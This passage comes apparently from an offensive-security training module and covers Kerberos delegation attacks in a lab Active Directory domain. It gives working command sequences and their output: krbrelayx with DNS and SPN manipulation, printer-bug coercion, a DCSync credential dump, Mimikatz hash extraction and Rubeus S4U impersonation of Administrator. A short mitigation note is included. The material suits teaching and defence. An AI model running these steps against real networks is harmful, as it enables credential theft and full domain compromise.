[*] Using rc4_hmac hash: 0fcb586d2aec31967c8a310d1ac2bf50
```

```
[*] Building AS-REQ (w/ preauth) for: 'INLANEFREIGHT.LOCAL\sarah.lafferty'
```

```
[*] Using domain controller: 172.16.99.3:88
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
<SNIP>
```

Now we can use this ticket and impersonate Sarah:

## Using Sarah's Ticket to get access to the Domain Controller

```
PS C:\Tools> dir \\dc01.inlanefreight.local\c$
```

```
Volume in drive \\dc01.inlanefreight.local\c$ has no label.
Volume Serial Number is 7674-0745
```

```
Directory of \\dc01.inlanefreight.local\c$
```

07/27/2020	05:56 PM	<DIR>	Department Shares
07/16/2016	06:23 AM	<DIR>	PerfLogs
07/28/2020	05:35 AM	<DIR>	Program Files
07/27/2020	12:14 PM	<DIR>	Program Files (x86)
07/27/2020	07:37 PM	<DIR>	Software
07/30/2020	07:15 PM	<DIR>	Tools
07/30/2020	11:49 AM	<DIR>	Users
07/30/2020	09:13 AM	<DIR>	Windows
0 File(s)		0 bytes	
8 Dir(s)		27,711,119,360 bytes free	



## Questions

**Note:** If the connection to the target machine fails, wait 2 or 3 minutes and try again.

---

## Next Steps

This example shows how effective and relatively easy unconstrained delegation can be combined with the Printer Bug to achieve full domain compromise. The next section will show how to attack users configured for unconstrained delegation from a Linux attack box.

## Unconstrained Delegation - Users

---

Users in Active Directory can also be configured for unconstrained delegation, and it's quite different to exploit. To get a list of user accounts with this flag set, we can use the PowerView function [Get-DomainUser](#) with a specific LDAP filter that will look for users with the `TRUSTED_FOR_DELEGATION` flag set in their UAC.

### PowerView Enumeration Unconstrained Delegation

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser -LDAPFilter "(userAccountControl:1.2.840.113556.1.4.803:=524288)"

logoncount           : 0
badpasswordtime      : 12/31/1600 7:00:00 PM
distinguishedname    : CN=sqldev,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
objectclass          : {top, person, organizationalPerson, user}
name                 : sqldev
objectsid            : S-1-5-21-2974783224-3764228556-2640795941-1110
samaccountname       : sqldev
codepage             : 0
samaccounttype       : USER_OBJECT
accountexpires       : 12/31/1600 7:00:00 PM
countrycode         : 0
whenchanged          : 8/4/2020 4:49:56 AM
instancetype         : 4
objectguid           : f71224a5-baa7-4aec-bfe9-56778184dc63
lastlogon            : 12/31/1600 7:00:00 PM
lastlogoff           : 12/31/1600 7:00:00 PM
objectcategory       :
CN=Person,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
dscorepropagationdata : {7/30/2020 3:09:16 AM, 7/30/2020 3:09:16 AM,
```

```
7/28/2020 1:45:00 AM, 7/28/2020 1:34:13 AM...}
serviceprincipalname : MSSQL_svc_dev/inlanefreight.local:1443
memberof            : CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
whencreated         : 7/27/2020 6:46:20 PM
badpwdcount         : 0
cn                  : sqldev
useraccountcontrol   : NORMAL_ACCOUNT, TRUSTED_FOR_DELEGATION
usncreated          : 14648
primarygroupid       : 513
pwdlastset          : 7/27/2020 2:46:20 PM
usnchanged          : 90194
```

If we somehow managed to compromise this account (i.e., `sqldev`), we also need to be able to update its SPN list, so we need an account with `GenericWrite` privileges on the compromised account.

We can leverage this unconstrained delegation privilege to become a domain administrator if these conditions are met.

This attack aims to create a DNS record that will point to our attack machine. This DNS record will be a fake computer in the Active Directory environment. Once this DNS record is registered, we will add the SPN `CIFS/our_dns_record` to the account we compromised, which is in an unconstrained delegation. So, if a victim tries to connect via SMB to our fake machine, it will ship a copy of its TGT in its TGS ticket since it will ask for a ticket for `CIFS/our_registration_dns`. This TGS ticket will be sent to the IP address we chose when registering the DNS record, i.e., our attack machine. All we have to do then is extract the TGT and use it.

We will use Dirkjanm's [krbrelayx](#) tools suite for this attack.

First, we'll use `dnstool.py` to add a fake DNS record `roguecomputer.inlanefreight.local` pointing to our attack host `10.10.14.2` using any valid domain account.

## Create a Fake DNS Record

```
git clone -q https://github.com/dirkjanm/krbrelayx; cd krbrelayx
python dnstool.py -u INLANEFREIGHT.LOCAL\paxis -p p4ssw0rd -r
roguecomputer.INLANEFREIGHT.LOCAL -d 10.10.14.2 --action add 10.129.1.207

[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
```

```
[+] LDAP operation completed successfully
```

We can verify if the DNS record has been created using `nslookup`.

## Verifying DNS Record

```
nslookup roguecomputer.inlanefreight.local dc01.inlanefreight.local
```

```
Server:      dc01.inlanefreight.local
```

```
Address:     10.129.1.207#53
```

```
Name:   roguecomputer.inlanefreight.local
```

```
Address: 10.10.14.2
```

Then we add a crafted SPN to our target account using `addspn.py`. The SPN must be `CIFS/dns_entry`, so in our case, we use the option `-s` followed by `CIFS/roguecomputer.inlanefreight.local`. `CIFS` stands for Common Internet File System, equivalent to SMB. The option `--target-type samname` specifies that the target is a username, if unspecified, `krbrelayx` will assume it's a hostname.

## Craft SPN on the Target User (sqldev)

```
python addspn.py -u inlanefreight.local\\pixis -p p4ssw0rd --target-type  
samname -t sqldev -s CIFS/roguecomputer.inlanefreight.local  
dc01.inlanefreight.local
```

```
[-] Connecting to host...
```

```
[-] Binding to host
```

```
[+] Bind OK
```

```
[+] Found modification target
```

```
[+] SPN Modified successfully
```

Any account trying to authenticate via SMB to `roguecomputer.inlanefreight.local` will have a copy of its TGT in its requested TGS ticket. We can use the `PrinterBug` tool to coerce `DC01$` into authenticating against our fake host. But before that, we need to look for the TGS ticket and TGT on our attacking host using `krbrelayx.py`. We provide this tool with the compromised account's secret key (NT hash) to decrypt the received TGS ticket. In this case the compromised account and target is `sqldev`, so we need to provide its hash ( `cf3a5525ee9414229e66279623ed5c58` ) in order to decrypt the received TGS ticket.

## Using Krbrelayx

```
sudo python krbrelayx.py -hashes :cf3a5525ee9414229e66279623ed5c58
```

```
[*] Protocol Client SMB loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client LDAP loaded..  
[*] Running in export mode (all tickets will be saved to disk)  
[*] Setting up SMB Server  
[*] Setting up HTTP Server  
  
[*] Servers started, waiting for connections
```

If we receive an error while trying to execute `krbrelayx.py`, we need to remove or update the impacket installation. The following steps are to remove impacket and reinstall it from the source:

## Removing and Installing Impacket from source

```
sudo apt remove python3-impacket  
...SNIP...  
sudo apt remove impacket-scripts  
...SNIP...  
git clone -q https://github.com/fortra/impacket;cd impacket  
sudo python3 -m pip install .  
...SNIP...
```

**Note:** If we execute `krbrelayx.py` from PwnBox it will get an error for the HTTP server, as PwnBox by default use this port. Even if we have this error, it will not affect the use of the tool for this case.

Then we leverage the printer bug. We can use [dementor.py](#) or [printerbug.py](#) available with `krbrelayx`.

## Leveraging the Printer Bug with printerbug.py

```
python3 printerbug.py inlanefreight.local/carole.rose:[email protected]  
roguecomputer.inlanefreight.local
```

```
[*] Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra  
  
[*] Attempting to trigger authentication via rprn RPC at 10.129.205.35  
[*] Bind OK  
[*] Got handle  
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

```
[*] Triggered RPC backconnect, this may or may not have worked
```

Alternatively we can use `dementor.py`, instead of `printerbug.py`:

## Leveraging the Printer Bug with `dementor.py`

```
python dementor.py -u pixis -p p4ssw0rd -d inlanefreight.local
roguecomputer.inlanefreight.local dc01.inlanefreight.local

[*] connecting to dc01.inlanefreight.local
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] done!
```

**Note:** We don't need to use both tools, only one suffices.

This triggered an authentication attempt from `DC01` to our attacking host, and the tool automatically extracted the TGT embedded inside the TGS ticket.

## Krbrelayx performing the Attack

```
sudo python krbrelayx.py -hashes :cf3a5525ee9414229e66279623ed5c58

[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in export mode (all tickets will be saved to disk)
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.129.1.207
[*] Got ticket for [email protected] [[email protected]]
[*] Saving ticket in [email protected][email protected]
[*] SMBD: Received connection from 10.129.1.207
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[*] SMBD: Received connection from 10.129.1.207
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
```

This TGT has been saved to disk in the following file [email protected]  
[email protected].

Finally, we can use `impacket` to use this ticket by exporting its path in the `KRB5CCNAME` environment variable and then using `secretsdump.py` to perform a `DCSync` attack.

## Using Impacket with Kerberos Authentication for the DCSync attack

```
export KRB5CCNAME=./DC01\[email protected]\[email protected]  
secretsdump.py -k -no-pass dc01.inlanefreight.local
```

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

```
[*] Policy SPN target name validation might be restricting full DRSUAPI  
dump. Try -just-dc-user  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
INLANEFREIGHT.LOCAL\Administrator:500:aad3b435b51404eeaad3b435b51404ee:cf3  
a5525ee9414229e66279623ed5c58:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c  
0:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:810d754e118439bab1e1d132161502  
99:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59  
d7e0c089c0:::  
daniel.carter:1109:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e6627  
9623ed5c58:::  
sqldev:1110:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5  
c58:::  
sqlprod:1111:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed  
5c58:::  
sqlqa:1112:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c  
58:::  
svc-  
backup:1113:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5  
c58:::  
svc-  
scan:1114:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c5  
8:::  
<SNIP>
```

**Note:** Use the command `unset KRB5CCNAME` to unset the value of the environment variable `KRB5CCNAME`

## Wrap-up


Unconstrained delegation should be avoided in modern Active Directory environments in favor of constrained or resource-based constrained delegation wherever possible. However, some applications may not work with constrained delegation, and if unconstrained delegation is an absolute necessity, steps can be taken to reduce the risk. Sensitive accounts can be marked as Sensitive and cannot be delegated or be placed into the Protected User group. This group blocks its members from being used for Kerberos delegation and will keep their TGTs off hosts after they authenticate.

## Constrained Delegation Overview & Attacking from Windows

Constrained delegation was first introduced with Windows Server 2003 and it was intended to restrict the services that a server can impersonate a user for, giving administrators the ability to specify application trust boundaries.

An example of constrained delegation is a researcher logging in to a reporting application. When the user logs in, the backend database server must apply the researcher's database permissions, not the permissions of the service account that the application runs under.


To accomplish this, the service account needs Kerberos-constrained delegation enabled so that the user's Kerberos ticket is used to access the database when the researcher logs in. In this example, the front-end web server is impersonating the user to the backend database, providing them access to only the data they can view or edit.



What can an attacker do if they compromise an account with a constrained delegation set?

## Abuse Any Service

In order to understand this section, it is necessary to recall the structure of the AP-REQ request, a request made by the user to the service once the TGS ticket for that service is received.




This diagram shows that this request contains two elements: An authenticator and a TGS ticket.

The Service Ticket or TGS ticket is also composed of two parts. An unencrypted part containing the SPN of the requested service, and an encrypted part containing the user's information and a session key. An attacker can modify the service name without invalidating his request, as the service name is not encrypted.

In constrained delegation, delegation is only allowed for a specific list of SPNs. If an attacker has compromised a service account with constrained delegation, they can relay received authentication attempts to one or more SPNs in the list.

To do so, the attacker will use the `S4U2Proxy` extension because it will allow them to obtain a valid TGS ticket on behalf of the user. The attacker, therefore, has a valid TGS ticket for a specific SPN destined for a particular service account. However, the attacker won't be able to use this TGS ticket towards a different service account since the content of the TGS ticket is encrypted with the key of the requested service. Another service account will not be able to decrypt the TGS ticket or Service Ticket (ST).






On the other hand, if the service account exposes several services, then the attacker can modify the SPN to access a different service exposed by that account.

This is very often the case with machine accounts. These are all service accounts that expose multiple services, such as CIFS, SPOOLER, or TERMSRV. An exhaustive list is available [on the Microsoft site](#).

In this situation, if constrained delegation normally only allows authentication to be delegated to a particular service exposed by a machine account, for example, the `SQL` service, the attacker can modify the SPN in their `AP-REQ` request and access all other services offered by the account, for example, the `CIFS` service. If the delegated user is the local administrator on the target machine, then the attacker can compromise that machine.




The limitation of this attack is that it is necessary to wait for a user to authenticate to the compromised service account. It is not always obvious that a privileged user logs in regularly.

## Impersonate Any User

If we compromise an account with constrained delegation, we can delegate the authentication to `any service` offered by the account in the authorized list.

If this constrained delegation allows `protocol transition`, we can pretend to be anyone, arbitrarily, to authenticate against these services. This option is set here:



We can use the `S4U2Self` extension if protocol transition is enabled. It allows a service to obtain a forwardable service ticket to itself on behalf of `any user`.

Since we can retrieve a TGS ticket as any user, we can perform the previous attack without waiting for anyone's authentication.

---

## Constrained Delegation Attack Example from Windows

This attack can be carried out from a Windows host using `Rubeus`. Let's walk through an example. We will leverage our access to the `DMZ01` host, perform a constrained delegation attack, and gain remote access to the `WS01` host in our lab.

---

# Enumerating with Powerview

First, we will use PowerView to find users and computers with constrained delegation privileges.

## Constrained Delegation Enumeration

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainComputer -TrustedToAuth

logoncount                : 35
badpasswordtime           : 12/31/1600 6:00:00 PM
distinguishedname         : 
CN=DMZ01,CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
objectclass               : {top, person, organizationalPerson,
user...}
badpwdcount               : 0
lastlogontimestamp        : 3/23/2023 10:09:29 AM
objectsid                 : S-1-5-21-1870146311-1183348186-593267556-
1118
samaccountname            : DMZ01$
localpolicyflags          : 0
codepage                  : 0
samaccounttype            : MACHINE_ACCOUNT
countrycode               : 0
cn                        : DMZ01
accountexpires            : NEVER
whenchanged               : 3/30/2023 2:51:35 PM
instancetype              : 4
usncreated                : 12870
objectguid                : eaebb114-2638-40ec-9617-8715c4d3057a
operatingsystem           : Windows Server 2019 Standard
operatingsystemversion    : 10.0 (17763)
lastlogoff                : 12/31/1600 6:00:00 PM
msds-allowedtodelegateto  : {www/WS01.INLANEFREIGHT.LOCAL, www/WS01}
objectcategory            : 
CN=Computer,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
dscorepropagationdata     : 1/1/1601 12:00:00 AM
serviceprincipalname      : {WSMAN/DMZ01,
WSMAN/DMZ01.INLANEFREIGHT.LOCAL, TERMSRV/DMZ01,
TERMSRV/DMZ01.INLANEFREIGHT.LOCAL...}
lastlogon                 : 4/1/2023 10:02:15 AM
iscriticalsystemobject    : False
usnchanged                : 41084
useraccountcontrol        : WORKSTATION_TRUST_ACCOUNT,
TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated               : 10/14/2022 12:10:03 PM
primarygroupid            : 515
pwdlastset                : 3/23/2023 10:20:32 AM
```

```
msds-supportedencryptiontypes : 28
name                           : DMZ01
dnshostname                     : DMZ01.INLANEFREIGHT.LOCAL
```

The account `DMZ01$` has `TRUSTED_TO_AUTH_FOR_DELEGATION` UAC attribute set, which means it has constrained delegation with protocol transition set, and the only allowed service for delegation is `www/WS01.inlanefreight.local`.

## WS01: Requesting Valid TGS ticket

We can use `Rubeus` to ask for a valid TGS ticket from an arbitrary user to access the `HTTP` service on the `WS01` host. To successfully perform this attack, we will need to obtain the NTLM password hash of the `DMZ01$` machine account. We can obtain this using `Mimikatz`.

### Get Machine's Hash with Mimikatz

```
PS C:\Tools> .\mimikatz.exe privilege::debug sekurlsa::msv exit

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( [email protected] )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 414620 (00000000:0006539c)
Session           : Interactive from 2
User Name         : UMFD-2
Domain           : Font Driver Host
Logon Server      : (null)
Logon Time        : 4/1/2023 7:39:12 AM
SID              : S-1-5-96-0-2

msv :
[00000003] Primary
* Username : DMZ01$
* Domain   : INLANEFREIGHT
* NTLM     : ff955e93a130f5bb1a6565f32b7dc127
* SHA1     : f9232403611aa86f51a05c64e1abd86ce4021ff1
```

<SNIP>

## Constrained Delegation Attack

```
PS C:\Tools> .\Rubeus.exe s4u /impersonateuser:Administrator  
/msdsspn:www/WS01.inlanefreight.local /altservice:HTTP /user:DMZ01$  
/rc4:ff955e93a130f5bb1a6565f32b7dc127 /ptt
```

```
(____ \      | |  
____) )_  _| |____ _ _  
| _ _ / | | | _ \ | _ | | | / )  
| | \ \ | _ | | ) ) ____ | _ |  
| _ | _ | _ / | _ / | _ ) _ / ( _ /
```

v1.5.0

[\*] Action: S4U

[\*] Using rc4\_hmac hash: ff955e93a130f5bb1a6565f32b7dc127

[\*] Building AS-REQ (w/ preauth) for: 'INLANEFREIGHT.LOCAL\DMZ01\$'

[+] TGT request successful!

[\*] base64(ticket.kirbi):

doIFMDCCBSygAwIBBaEDAgEWooIEMjCCBC5hggQqMIIEJqADAgEForUbe0l0TEFORUZRULHSF  
QuTE9D

QUyikDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0l0TEFORUZRULHSFQuTE9DQUyjjggPcMIID2KADAg  
ESoQMC

<SNIP>

[\*] Action: S4U

[\*] Using domain controller: DC01.INLANEFREIGHT.LOCAL  
(fe80::c872:c68d:a355:e6f3%11)

[\*] Building S4U2self request for: '[email protected]'

[\*] Sending S4U2self request

[+] S4U2self success!

[\*] Got a TGS for '[email protected]' to '[email protected]'

[\*] base64(ticket.kirbi):

doIGJDCCBiCgAwIBBaEDAgEWooIFEDCCBQxhggUIMIIFBKADAgEForUbe0l0TEFORUZRULHSF  
QuTE9D

QUyiEzARoAMCAQGhCjAIGwZTUUwwMSSjggTPMIIEy6ADAgESoQMCAQGiggS9BIIEuY/s7XKb3z

ZMjzGB

<SNIP>

```
[*] Impersonating user 'Administrator' to target SPN
'www/WS01.inlanefreight.local'
[*] Final ticket will be for the alternate service 'http'
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL
(fe80::c872:c68d:a355:e6f3%11)
[*] Building S4U2proxy request for service: 'www/WS01.inlanefreight.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'http'
[*] base64(ticket.kirbi) for SPN 'http/WS01.inlanefreight.local':
```

```
doIG/jCCBvqgAwIBBaEDAgEWooIF4DCCBdxhggXYMIIF1KADAgEForUbE0l0TEFORUZRULHSF
QuTE9D
```

```
